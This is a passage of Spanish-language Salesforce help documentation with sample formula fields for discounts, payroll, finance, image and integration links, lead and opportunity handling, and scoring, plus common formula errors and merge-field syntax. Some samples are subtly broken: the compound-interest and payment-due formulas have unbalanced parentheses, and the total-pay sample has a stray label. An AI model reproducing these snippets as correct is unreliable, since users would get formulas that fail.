
Utilice esta fórmula para calcular el importe de descuento de una oportunidad redondeado a dos dígitos. Este ejemplo es un campo de fórmula de número sobre oportunidades que utiliza un campo personalizado de porcentaje llamado `Porcentaje de descuento`.

```
ROUND(Amount-Amount* Discount_Percent__c,2)
```

### Descuento de oportunidad con aprobación

Esta fórmula agrega una casilla de verificación "Descuento aprobado" a una oportunidad. Usa la lógica condicional para comprobar el valor de la marca de aprobación antes de calcular la comisión.

```
IF(Discount_Approved__c, ROUND(Amount - Amount * DiscountPercent__c, 2), Amount)
```

## Fórmulas de servicios de los empleados de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Cálculo de bonificación

Este ejemplo determina la bonificación de un empleado en función del menor de dos importes: el bruto del empleado multiplicado por el porcentaje de bonificación o un importe dividido igualmente de la cantidad de rendimiento de la compañía entre todos los empleados. Se presupone que se cuenta con un campo numérico personalizado para `Número de empleados`, un campo de porcentaje personalizado para `Porcentaje de bonificación` y campos de divisa personalizados para el importe `Bruto` del empleado y el `Rendimiento` de la compañía.

```
MIN(Gross__c * Bonus_Percent__c,
  Performance__c / Number_of_Employees__c)
```

### Plan 401K de empleados

Esta fórmula de ejemplo determina qué cantidad incluir en una búsqueda de coincidencias en planes de pensiones privados de empleados (401K) con un programa de búsqueda de la mitad de la contribución de los empleados o 250 dólares, cualquiera que sea el menor valor. Se supone que cuenta con un campo personalizado de divisa `Contribución`.

```
MIN(250, Contribution__c /2)
```

### Horas trabajadas por semana

Esta fórmula usa una ficha personalizada para permitir la supervisión de tiempo de horas trabajadas al día. Usa un campo de fórmula para sumar las horas por semana.

```
MonHours__c + TuesHours__c + WedsHours__c + ThursHours__c + FriHours__c
```

### Importe total de pago

Esta fórmula determina el pago total calculando las horas normales multiplicadas por el salario normal, más las horas extra multiplicadas por el pago de extras.

```
Total Pay =
IF(Total_Hours__c <= 40, Total_Hours__c * Hourly_Rate__c,
40 * Hourly_Rate__c +
(Total_Hours__c - 40) * Overtime_Rate__c)
```

## Fórmulas de supervisión de gastos de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Identificador de gastos

Esta fórmula muestra el texto "Gasto-" seguido del nombre del viaje y el número de gasto. Éste es un campo de fórmula de texto que utiliza un campo personalizado de número de gasto.

```
"Expense-" &
                    Trip_Name__c & "-" & ExpenseNum__c
```

### Cálculo de kilometraje

Esta fórmula calcula los gastos de kilometraje para visitar a un cliente a 35 centavos la milla.

```
Miles_Driven__c * 0.35
```

## Fórmulas de cálculos financieros de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Interés compuesto

Esta fórmula calcula el interés que tendrá tras T años, calculado M veces al año.

```
Principal__c * ( 1 + Rate__c / M ) ^ ( T * M) )
```

### Interés calculado continuo

Esta fórmula calcula el interés que tendrá acumulado tras T años, si se calcula de forma continua.

```
Principal__c * EXP(Rate__c * T)
```

### Coste de asesoría

Esta fórmula calcula el número de días de consultoría por 1200 ya que este campo de fórmula es un tipo de datos de divisa y que el precio de los servicios de consultoría es de 1200 euros al día. Tenga en cuenta que `Días de consultoría` es un campo personalizado.

```
Consulting_Days__c *
                    1200
```

### Margen bruto

Esta fórmula ofrece un cálculo sencillo del margen bruto. En este ejemplo de fórmula `Total ventas` y `Coste de bienes vendidos` son campos de divisa personalizados.

```
Total_Sales__c - Cost_of_Goods_Sold__c
```

### Porcentaje de margen bruto

Esta fórmula calcula el margen bruto en función de un porcentaje de margen.

```
Margin_percent__c * Items_Sold__c * Price_item__c
```

### Indicador de vencimiento de pago

Esta fórmula devuelve la fecha cinco días después de la fecha de inicio del contrato siempre que `Fecha de vencimiento de pago` esté en blanco. `Fecha de vencimiento de pago` es un campo de fecha personalizado.

```
(BLANKVALUE(Payment_Due_Date__c, StartDate +5)
```

### Estado del pago

Esta fórmula determina si la fecha de vencimiento de pago ya ha pasado y el estado del pago es "NO PAGADO". Si es así, devuelve el texto "PAGO ATRASADO" y si no es así, deja el campo en blanco. Este ejemplo utiliza un campo personalizado de fecha denominado `Fecha de vencimiento del pago` y un campo personalizado de texto denominado `Estado del pago` en los contratos.

```
IF(
AND(Payment_Due_Date__c < TODAY(),
ISPICKVAL(Payment_Status__c, "UNPAID")),
"PAYMENT OVERDUE",
null )
```

## Fórmulas de vínculos de imágenes de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Imagen de Yahoo! Imagen de Instant Messenger™

Esta fórmula muestra una imagen que indica si un contacto o usuario ha iniciado sesión en Yahoo! Instant Messenger. Al hacer clic en la imagen se inicia la ventana de Yahoo! Instant Messenger. Esta fórmula usa un campo de texto personalizado llamado `Nombre de Yahoo` para almacenar el Id. de Yahoo! del usuario o contacto.

```
IF(ISBLANK(Yahoo_Name__c),"", HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c & "&m=g&t=0", " )))
```

### Etiquetas para prioridad de casos

Esta fórmula muestra una imagen de etiqueta verde, amarilla o roja que indica la prioridad de un caso.

```
IMAGE(
CASE( Priority,
"Low", "/img/samples/flag_green.gif",
"Medium", "/img/samples/flag_yellow.gif",
"High", "/img/samples/flag_red.gif",
"/s.gif"),
"Priority Flag")
```

### Cuadrados de color para antigüedad de un caso

Este fórmula muestra una imagen de 30 x 30 píxeles en rojo, amarillo o verde en función del valor de un campo numérico personalizado `Antigüedad de caso`.

```
IF( Case_Age__c > 20,
IMAGE("/img/samples/color_red.gif", "red", 30, 30),
IF( Case_Age__c > 10,
IMAGE("/img/samples/color_yellow.gif", "yellow", 30, 30),
IMAGE("/img/samples/color_green.gif", "green", 30, 30)
))
```

### Semáforos de estado

Esta fórmula muestra la imagen de un semáforo en verde, amarillo o rojo para indicar el estado, usando un campo de lista de selección personalizado llamado `Estado del proyecto`. Use esta fórmula en vistas de lista e informes para crear una vista de panel "Resumen de estado".

```
IMAGE(
CASE(Project_Status__c,
"Green", "/img/samples/light_green.gif",
"Yellow", "/img/samples/light_yellow.gif",
"Red", "/img/samples/light_red.gif",
"/s.gif"),
"status color")
```

### Estrellas de valoración

Esta fórmula muestra un conjunto de una a cinco estrellas para indicar una puntuación o valoración.

```
IMAGE(
CASE(Rating__c,
"1", "/img/samples/stars_100.gif",
```

```
"2", "/img/samples/stars_200.gif",
"3", "/img/samples/stars_300.gif",
"4", "/img/samples/stars_400.gif",
"5", "/img/samples/stars_500.gif",
"/img/samples/stars_000.gif"),
"rating")
```

### Consumer Reports™: círculos de color de estilo para las valoraciones

Esta fórmula muestra un círculo de color para indicar una valoración en una escala de uno a cinco, donde el rojo completo es uno, medio rojo es dos, el contorno negro es tres, medio negro es cuatro y negro completo es cinco.

```
IMAGE(
CASE(Rating__c,
"1", "/img/samples/rating1.gif",
"2", "/img/samples/rating2.gif",
"3", "/img/samples/rating3.gif",
"4", "/img/samples/rating4.gif",
"5", "/img/samples/rating5.gif",
"/s.gif"),
"rating")
```

### Barras horizontales para indicar la puntuación

Esta fórmula muestra un barra de color horizontal (verde sobre fondo blanco) de una longitud proporcional a una puntuación numérica. En este ejemplo, la longitud máxima de la barra es de 200 píxeles.

```
IMAGE("/img/samples/color_green.gif", "green", 15, Industry_Score__c * 2) &
IMAGE("/s.gif", "white", 15,
200 - (Industry_Score__c * 2))
```

## Fórmulas de vínculos de integración de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Vínculo de API de aplicación

Esta fórmula crea un vínculo a una aplicación externa de Salesforce, trasladando los parámetros de forma que pueda conectarse a Salesforce mediante la API de SOAP y crear el evento necesario.

```
HYPERLINK ("https://www.myintegration.com?sId=" & GETSESSIONID() & "?&rowID=" & Name &
"action=CreateTask","Create a Meeting Request")
```

**Importante:** `$Api.Session_ID` y `GETSESSIONID()` devuelven el mismo valor, un identificador para la sesión actual en el contexto actual. Este contexto varía dependiendo de dónde se ha evaluado la función o la variable global. Por ejemplo, si utiliza en un campo de fórmula personalizado y ese campo aparece en un formato de página estándar en Salesforce Classic, la sesión a la que se hace referencia será una sesión de Salesforce básica. Este mismo campo (o bien la variable subyacente o resultado de fórmula), al ser utilizado en una página de Visualforce, hace referencia a una sesión de Visualforce en su lugar.

Los contextos de sesión se basan en el dominio de la solicitud. Así, el contexto de la sesión cambia siempre que cruza los límites de un nombre de host, como `.salesforce.com` a `.visual.force.com` o `.lightning.force.com`.

Los identificadores de sesión desde contextos diferentes y las sesiones en sí, son diferentes. Cuando cambia entre contextos, se sustituye la sesión antigua por la nueva y la sesión antigua deja de ser válida. El Id. de sesión también cambia en este momento.

Normalmente, Salesforce controla de forma transparente el intercambio de sesiones entre contextos, pero si está pasando el Id. de sesión usted mismo, tenga en cuenta que puede que sea necesario volver a acceder a `$Api.Session_ID` o `GETSESSIONID()` desde el nuevo contexto para garantizar un Id. de sesión válido.

Recuerde también que no todas las sesiones se crean del mismo modo. En particular, las sesiones obtenidas en un contexto Lightning Experience tienen privilegios reducidos y no tienen acceso de API. No puede utilizar estos Id. de sesión para realizar llamadas de API.

### Integración de supervisión de envíos

Esta fórmula crea un vínculo a los sitios web de seguimiento de envíos de FedEx, UPS o DHL, dependiendo del valor del campo de lista de selección personalizada `Método de envío`. Tenga en cuenta que los parámetros que aparecen en este ejemplo de sitios web de FedEx, UPS y DHL son ilustrativos, y no representan los parámetros correctos en todas las situaciones.

```
CASE(Shipping_Method__c,
"Fedex",
HYPERLINK("http://www.fedex.com/Tracking?ascend_header=1&clienttype
=dotcom&cntry_code=us&language=english&tracknumbers= "& tracking_id__c,"Track"),
"UPS",
HYPERLINK("http://wwwapps.ups.com/WebTracking/processInputRequest?HTMLVersion
=5.0&sort_by=status&loc=en_US&InquiryNumber1= "& tracking_id__c & "&track.x=32&track.y=7",
 "Track") ,
"DHL",
HYPERLINK("http://track.dhl-usa.com/TrackByNbr.asp?ShipmentNumber=" &
tracking_id__c,"Track"), "")
```

### Integración de marcación automática de Skype™

Esta fórmula crea un campo de número de teléfono con posibilidad de vínculo que marca automáticamente el número de teléfono a través de la aplicación telefónica de voz sobre IP Skype. Requiere la instalación de la aplicación de Skype (un producto de terceros no proporcionado por Salesforce) en su escritorio.

```
HYPERLINK("callto://+" & Country_Code__c & Phone_Unformatted__c, Phone)
```

## Fórmulas de gestión de candidatos de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Antigüedad de candidatos (para candidatos abiertos)

Esta fórmula comprueba si un candidato está abierto y, de ser así, calcula el número de días que ha permanecido abierto restando a la fecha y la hora en que se creó a la fecha y la hora actuales. El

resultado es el número de días que ha estado abierto redondeado a cero cifras decimales. Si el candidato no está abierto, el campo se queda en blanco.

```
IF(ISPICKVAL(Status,
                    "Open"), ROUND(NOW()-CreatedDate, 0), null)
```

### Cumplimentación de datos de candidatos

Esta fórmula calcula el porcentaje de campos de candidatos que introduce su personal de ventas. El campo de fórmula comprueba los valores de dos campos numéricos personalizados: `Teléfono` y `Correo electrónico`. Si los campos están vacíos, la fórmula devuelve el valor de "0". La fórmula devuelve un valor de "1" para cada campo que contiene un valor y lo multiplica por cincuenta para darle el porcentaje de campos que contienen datos.

```
(IF(Phone = "", 0, 1) + IF(Email = "", 0, 1) ) * 50
```

### Número de candidato

Esta fórmula devuelve un valor de número para el valor de texto del campo de numeración automática `Número de candidato`. Puede ser útil si quiere utilizar el campo `Número de candidato` en un cálculo, como un Round Robin u otros fines de enrutamiento. Tenga en cuenta que los campos de numeración automática son en realidad campos de texto, por lo que es preciso convertirlos en números para utilizarlos en cálculos.

```
VALUE(Lead_Number__c)
```

### Asignación Round Robin de candidatos o casos

El siguiente ejemplo de fórmula para candidatos asume que tiene tres colas de candidatos y desea asignar un número igual de candidatos entrantes a cada cola. También puede asignar casos con una fórmula similar.

```
MOD(VALUE(Lead_Number__c),
                  3)
```

Esta fórmula se aplica a un campo de fórmula personalizado denominado Round_Robin_ID que asigna a cada candidato un valor de 0, 1 ó 2. Esta fórmula utiliza un campo de numeración automática personalizado denominado `Número candidato` que asigna a cada candidato un número exclusivo empezando por 1. La función MOD divide el número de candidato por el número de colas de candidatos disponible (tres en este ejemplo) y devuelve un restante de 0, 1 ó 2. Utilice el valor de este campo de fórmula en sus reglas de asignación de candidatos para asignar registros de candidatos a las distintas colas. Por ejemplo:

- Round_Robin_ID = 0 se asigna a la cola A
- Round_Robin_ID = 1 se asigna a la cola B
- Round_Robin_ID = 2 se asigna a la cola C

## Fórmulas de parámetros de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Conversión de temperatura

Esta fórmula convierte los grados Celsius en Fahrenheit.

```
1.8 * degrees_celsius__c + 32
```

### Conversión de unidad de medida

Esta fórmula convierte kilómetros en millas.

```
Miles__c/.621371192
```

## Fórmulas de gestión de oportunidades de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Ingresos de producto previstos

Esta fórmula calcula los ingresos totales de múltiples productos, cada uno con una probabilidad de cierre diferente.

```
ProductA_probability__c * ProductA_revenue__c + ProductB_probability__c * ProductB_revenue__c
```

### Cálculo de mantenimiento

Esta fórmula calcula las cuotas de mantenimiento como un 20% de las cuotas anuales de licencia. `Años de mantenimiento` es un campo personalizado de oportunidades.

```
Amount * Maint_Years__c * 0.2
```

### Importes calculados basados en suscripciones mensuales

Esta fórmula calcula un importe de oportunidad basado en una tasa de suscripción mensual multiplicada por el periodo de suscripción.

```
Monthly_Amount__c * Subscription_Months__c
```

### Valor mensual

Esta fórmula divide el valor anual total entre 12 meses.

```
Total_value__c / 12
```

### Costes adicionales de oportunidad

Esta fórmula calcula la suma del `Importe`, del producto, el importe de mantenimiento y las tasas de servicio. Tenga en cuenta que `Importe de mantenimiento` y `Tasas de servicio` son campos de divisa personalizados.

```
Amount + Maint_Amount__c +
                    Services_Amount__c
```

### Categorización de oportunidades

Esta fórmula usa una lógica condicional para cumplimentar un campo de texto `Categoría de oportunidad` que se basa en el valor del campo estándar `Importe`. Las oportunidades con importes inferiores a 1500 $ son de "Categoría 1", las que están entre 1500 y 10000 $ son de "Categoría 2" y el resto son de "Categoría 3". Este ejemplo usa declaraciones IF anidadas.

```
IF(Amount < 1500, "Category 1", IF(Amount > 10000, "Category 3", "Category 2"))
```

### Cumplimentación de datos de oportunidad

Esta fórmula toma un grupo de campos y calcula qué porcentaje de ellos se utiliza por su personal. Este campo de fórmula comprueba si están vacíos cinco campos. Si es así, se cuenta dicho campo como cero. Se cuenta "1" por cada campo que contenga un valor y el total se divide por cinco (el número de campos evaluados). Observe que esta fórmula requiere que se seleccione la opción `Tratar campos en blanco como en blanco` en Procesamiento de campos en blanco desde la subficha Fórmula avanzada.

```
(IF(ISBLANK(Maint_Amount__c), 0, 1) +
 IF(ISBLANK(Services_Amount__c), 0,1) +
  IF(ISBLANK(Discount_Percent__c), 0, 1) +
   IF(ISBLANK(Amount), 0, 1) +
    IF(ISBLANK(Timeline__c), 0, 1)) / 5
```

### Ingresos por licencia esperados de oportunidad

Esta fórmula calcula los ingresos esperados por licencias en función de la probabilidad de cierre.

```
Expected_rev_licenses__c * Probability
```

### Visualización de texto de ingreso por oportunidad

Esta fórmula devuelve el importe de ingresos esperados de una oportunidad en formato de texto sin el signo del dólar. Por ejemplo, si el valor del campo `Ingresos previstos` para una campaña es de "200.000 $", este campo de fórmula muestra "200000".

```
TEXT(ExpectedRevenue)
```

### Tamaño de negociación total de la oportunidad

Esta fórmula calcula la suma de los importes de mantenimiento y servicios.

```
Amount + Maint_Amount__c + Services_Amount__c
```

### Precio total de oportunidad basado en unidades

Esta fórmula genera precios de propuestas según el volumen total y el precio unitario.

```
Unit_price__c * Volume__c * 20
```

### Cálculo de servicios profesionales

Esta fórmula estima los precios de servicios profesionales a una tasa de carga media de 1200 $ al día. `Días de asesoramiento` es un campo personalizado de oportunidades.

```
Consulting_Days__c * 1200
```

### Selección de documentos de ventas según la etapa

Esta fórmula identifica un documento relevante en la ficha Documentos que se basa en una `Etapa` de oportunidad. Use Id. de documento con el formato "00l30000000j7AO".

```
CASE(StageName,
"Prospecting", "Insert 1st Document ID",
"Qualification", "Insert 2nd Document ID",
"Needs Analysis", "Insert 3rd Document ID",
"Value Proposition", ...
)
)
```

### Orientación de ventas

Esta fórmula crea un hipervínculo que abre un documento específico de la etapa almacenado en la ficha Documentos. Usa el campo de fórmula personalizada definido previamente que identifica un documento según su `Etapa` de oportunidad. Consulte Selección de documentos de ventas según la etapa en la página 4878.

```
HYPERLINK("/servlet/servlet.FileDownload?file=" & Relevant_Document__c, "View Document in
 New Window")
```

### Coste de envío por peso

Esta fórmula calcula los costes postales según el peso.

```
package_weight__c * cost_lb__c
```

### Porcentaje de costes de envío

Esta fórmula calcula el coste de envío como una fracción del `importe total`.

```
Ship_cost__c / total_amount__c
```

### Tasas de comisión por niveles

Esta fórmula calcula un importe del 2 % de comisión de una oportunidad con una probabilidad del 100 %. El resto de oportunidades tendrán un valor de comisión de 0.

```
IF(Probability = 1,
ROUND(Amount * 0.02, 2),
0)
```

### Valor total de contrato por ingresos recurrentes y no recurrentes

Esta fórmula calcula tanto los flujos de ingresos recurrentes como los no recurrentes durante la vida útil de un contrato.

```
Non_Recurring_Revenue__c + Contract_Length_Months__c * Recurring_Revenue__c
```

## Fórmulas de precios de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Importe total

Esta fórmula calcula un importe total a partir del precio por unidad y el total de unidades.

```
Unit_price__c * Total_units__c
```

### Precios por usuario

Esta fórmula calcula un precio por licencia de usuario.

```
Total_license_rev__c / Number_user_licenses__c
```

## Fórmulas de cálculos de puntuación de muestra

Si desea información detallada sobre el uso de funciones incluidas en estas muestras, consulte Operadores y funciones de fórmulas en la página 4783.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

### Puntuación de candidatos

Esta fórmula puntúa a los candidatos y ofrece una mayor puntuación para las llamadas telefónicas que para las solicitudes a través el sitio web.

```
CASE(LeadSource, "Phone", 2, "Web", 1, 0)
```

A continuación se incluye una fórmula que puntúa al candidato según su valoración:

```
CASE(1, IF(ISPICKVAL(Rating, "Hot"), 1, 0), 3, IF(ISPICKVAL(Rating, "Warm"), 1, 0), 2,
IF(ISPICKVAL(Rating, "Cold"), 1, 0), 1))
```

### Puntuación de éxito del cliente

Esta fórmula usa un sencillo algoritmo de puntuación para puntuar a los clientes con una puntuación alta para resultados de encuestas positivos en Salesforce.

```
Survey_Question_1__c * 5 + Survey_Question_2__c *2
```

# Fórmulas: procedimientos... ?

## Cálculos matemáticos comunes

- Adición números
- Conversión de texto en un número
- División de números
- Multiplicación de números
- Redondeo de números
- Resta de números

## Funciones de texto comunes

- Comprobación de si un campo contiene texto especificado
- Comprobación de si un campo de lista de selección contiene un valor especificado
- Combinación de nombres y apellidos
- Conversión de números en texto
- Creación de un campo de hipervínculo

## Fórmulas de resumen personalizadas en informes

- Cálculo de la suma de todos los candidatos que tienen seleccionados los campos **No recibir correos electrónicos** y **No llamar**
- Cálculo de la diferencia de todos los campos **Cuenta** y todos los campos **Importe descontado** de oportunidades
- Cálculo de la antigüedad media de todas las oportunidades
- Cálculo de qué porcentaje de oportunidades se han cerrado y ganado
- Cálculo del número de usuarios de Salesforce activos al cuadrado para la administración
- Cálculo de la duración de todas las actividades (minutos) por el número de registros cada 24 horas
- Cálculo del margen de porcentaje medio a nivel de producto en múltiples oportunidades
- Calculo del porcentaje de un producto en comparación con todos los productos en oportunidades cerradas
- Cálculo del cambio en ingresos de oportunidades entre meses

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Algunas preguntas no son relevantes en **Database.com**

PERMISOS DE USUARIO

Para ver los detalles del campo de fórmula:
- "Ver parámetros y configuración"

Para crear, cambiar o eliminar campos de fórmula:
- "Personalizar aplicación"

# Errores comunes de fórmula

Revise errores comunes que se pueden producir con fórmulas y cómo solucionarlos.

- El mensaje "#Error!" aparecerá para un campo de fórmula cuando se produzca un error al calcular el valor de una fórmula. Para resolver el error, compruebe su fórmula.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- ¿La fórmula se divide entre cero? Si es así, compruebe si el denominador de su expresión es cero y proporcione un valor alternativo. Por ejemplo, el siguiente campo de fórmula de campaña está en blanco si el número de oportunidades es cero:

```
IF(NumberOfOpportunities > 0,
  NumberOfWonOpportunities / NumberOfOpportunities, null)
```

- ¿La fórmula calcula un valor mayor que el valor máximo del tipo actual? Si es así, puede anexar L a valores numéricos para que sean largos, de modo que los productos intermedios sean largos y no se produzca ningún desbordamiento. Por ejemplo, el siguiente ejemplo muestra cómo calcular correctamente la cantidad de milisegundos en un año multiplicando valores numéricos largos.

```
Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;
                                                    Long ExpectedValue =
31536000000L;

System.assertEquals(MillsPerYear, ExpectedValue);
```

- ¿La fórmula calcula la raíz cuadrada de un número negativo? Si es así, utilice una función IF parecida a la anterior para comprobar si el valor es un número positivo.
- ¿La fórmula calcula el LOG de un número negativo? Si es así, utilice una función IF parecida a la anterior para asegurarse de que el número es positivo.
- ¿La fórmula utiliza la función VALUE con texto que contiene caracteres especiales? Para obtener ejemplos de caracteres especiales, consulte Operadores y funciones de fórmula en la página 4783.
- Asegúrese de que la fórmula no contiene una función HYPERLINK dentro de una función de texto, como `LEFT( HYPERLINK("http://MIEMPRESA.ORG ", "MIEMPRESA") , 5)`.
- ¿La fórmula está deshabilitada o hace referencia a un campo de fórmula deshabilitado? Salesforce deshabilita los campos de fórmula cuando se eliminan y permanecen deshabilitados después de su restablecimiento. Para habilitar campos de fórmula deshabilitados, modifique y guarde el campo. Para obtener más información sobre campos personalizados eliminados y su restablecimiento, consulte Gestionar campos personalizados eliminados en la página 4688.

- El mensaje "Nº demasiado grande" aparecerá si el resultado de su fórmula tiene más de 18 dígitos. Cuando suceda esto, compruebe si su fórmula tiene cálculos que den un resultado de más de 18 dígitos. Evite la multiplicación de cifras grandes, la elevación de un número grande a una potencia o la división por un número muy pequeño.
- Las funciones CASE devuelven un error siempre que cualquiera de las expresiones devuelva un error, independientemente del resultado que debiese aparecer. Por ejemplo, `CASE(Campo__c, "Socio", "P", "Cliente", "C", LEFT(Campo__c, -5))` devuelve un error aunque el valor del campo sea "Socio" o "Cliente" porque la última instrucción es ilógica.
- Evite errores de división entre cero incluyendo una función IF que determine si el valor de un campo es cero. Por ejemplo, `IF(Campo__c =0,0, 25/Campo__c)`.

# Campos de combinación

## Descripción general de campos de combinación

Un campo de combinación es un acampo puede ubicar en una plantilla de correo electrónico, una plantilla de combinación de correo, un vínculo personalizado o una fórmula para incorporar los valores a partir de un registro. Por ejemplo, puede ubicar un campo de combinación en una plantilla de correo electrónico de modo que el saludo incluya el nombre del destinatario en vez de un saludo genérico. Puede utilizar campos de combinación en campos de fórmula personalizados, S-Control, vínculos personalizados, botones personalizados, páginas de Visualforce y cuando cree plantillas de correo electrónico o de combinación de correo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los campos de combinación disponibles varían según la edición de Salesforce que tenga.

Los nombre de campos de combinación se determinan cuando crea un nuevo objeto o campo personalizado. `Nombre de campo` se completa automáticamente según lo que ha escrito en `Etiqueta de campo`. Puede personalizar este campo si desea, pero recuerde que el nombre debe:

- Solo utilizar caracteres alfanuméricos y guiones bajos
- Comenzar con una letra y finalizar con una letra
- No incluir espacios
- No contener dos caracteres subrayados consecutivos.

**Importante:** Asegúrese de que el nombre de campo personalizado y la etiqueta son exclusivos para ese objeto.

- Si un campo estándar y otro personalizado tienen nombres o etiquetas idénticos, el campo de combinación mostrará el valor del campo personalizado.
- Si dos campos personalizados tiene nombres o etiquetas idénticos, el campo de combinación puede mostrar un valor inesperado.

Si crea una etiqueta de campo denominada *`Correo electrónico`* y ya existe un campo estándar etiquetado `Correo electrónico`, es posible que el campo de combinación no pueda distinguir los campos. La adición de un carácter al nombre del campo personalizado lo hace único. Por ejemplo, *`Correo electrónico2`*.

Para buscar el nombre de campo de combinación de un objeto o campo en Salesforce, visite la página de detalles del campo u objeto y consultar `Nombre de campo`.

Para incorporar campos de combinación, utilice el editor en la función respectiva. Salesforce proporciona campos de combinación válidos en cada editor para todos los objetos estándar y personalizados relacionados. Si está utilizando el componente de Word Connect for Office para crear plantillas de combinación de correo electrónico, verá una lista completa de campos de combinación válidos para insertar.

### Sintaxis

La sintaxis de un campo de combinación puede variar dependiendo de dónde está utilizando el campo. Para asegurarse de que está utilizando la sintaxis correcta, seleccione los campos de combinación en la lista desplegable del editor donde esté utilizando el campo de combinación.

Los campos y objetos personalizados se agregan siempre con `__c` cuando se le hace referencia. Las etiquetas de campo están precedidas por el objeto y todos los espacios se convierten en guiones bajos. Por ejemplo, `Account.CreatedDate` hace referencia al campo estándar `Fecha de creación` del objeto de cuenta.

En el caso de las relaciones estándar, el nombre de la relación es el objeto principal. Por ejemplo, puede hacer referencia al nombre de cuenta desde una regla de validación de contacto utilizando `Nombre.Cuenta`; o hacer referencia al número de teléfono del creador de la cuenta desde un campo de fórmula de producto de oportunidad utilizando `Cuenta.Oportunidad.CreadaPor.Teléfono`.

En relaciones personalizadas, el nombre de la relación es el valor especificado en `Nombre de campo` con `__r` adjunto a él. Por ejemplo, puede hacer referencia al correo electrónico de contacto desde una regla de validación de objeto personalizado utilizando `Contact__r.Email`.

### Sugerencias generales

- Para utilizar un campo de combinación como destino de un vínculo, inserte el campo de combinación tras `http://`.
- Salesforce redondea los números a los que se hace referencia en los campos de combinación según la configuración regional del usuario, no el número de espacios decimales especificado en la configuración del campo de número.
- Puede almacenar el nombre de una cuenta, un contacto o un candidato en el idioma predeterminado de su organización (el nombre local), además del idioma predeterminado de la cuenta o del usuario (el nombre estándar). Si el nombre local está en blanco, se utiliza el nombre del campo de combinación estándar.
- Para hacer referencia a un único archivo, utilice `$Resource.<resource_name>`, donde `<resource_name>` s el nombre que especificó al cargar el recurso.
- Si utiliza el sistema de traducción para traducir nombre de campos personalizados, los usuarios pueden buscar los campos de combinación en el idioma que elijan.
- No es posible utilizar un campo de búsqueda como un campo de combinación en una plantilla de correo electrónico. Sin embargo, puede crear un campo de fórmula oculto en el formato de página que tome el valor del campo de búsqueda. A continuación incluya el campo oculto en la plantilla de correo electrónico.

## Campos de combinación para reglas de validación

Un campo de combinación es un acampo puede ubicar en una plantilla de correo electrónico, una plantilla de combinación de correo, un vínculo personalizado o una fórmula para incorporar los valores a partir de un registro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Sintaxis y Formato

Cuando inserta un campo de combinación en una regla de validación, la sintaxis consiste en el objeto, un periodo y el nombre del campo. Por ejemplo, `$User.State` corresponde al estado o provincia de un usuario.

La sintaxis de un campo de combinación puede variar dependiendo de dónde está utilizando el campo. Para asegurarse de que está utilizando la sintaxis correcta, seleccione los campos de combinación en la lista desplegable del editor donde esté utilizando el campo de combinación. Los campos de combinación para reglas de validación corresponde directamente a los campos en su aplicación.

Para consultar una lista de los campos de un objeto, desde la configuración de gestión del objeto, vaya a la sección de campos.

**Importante:**

- Si dos o más objetos personalizados tienen nombres o etiquetas coincidentes, solo aparece uno de los objetos cuando selecciona desde campos de combinación disponibles. Asegúrese de que todos los objetos personalizados tengan nombres de campo y etiquetas exclusivos, de modo que puede seleccionar campos de combinación desde cualquiera de los objetos.

### Limitaciones

Las reglas de validación no pueden hacer referencia a campos de combinación para:

- Campos de numeración automática, como `Número de solicitud`
- Los campos compuestos, como direcciones, incluyen nombres y apellidos, listas de selección independientes y búsquedas dependientes

  Nota: Las reglas de validación pueden hacer referencia a campos de combinación de campos de direcciones individuales como `Ciudad de facturación`
- Los campos de estadísticas de campaña, incluidas estadísticas para campañas individuales y jerarquía de campaña.

### Sugerencias

- Algunos campos de combinación aparecen como botones de radio pero funcionan como campos de lista de selección cuando se les hace referencia en una fórmula.

  Utilice los valores "Lectura", "Modificar" y "Ninguno" en una fórmula cuando haga referencia a:

  - $UserRole.CaseAccessForAccountOwner
  - $UserRole.OpportunityAccessForAccountOwner
  - CaseAccessLevel (en Territorio)
  - OpportunityAccessLevel (en Territorio)

  Utilice los valores "Lectura", "Modificar" y "Todos" en una fórmula cuando haga referencia a:

  - AccountAccessLevel (en Territorio)
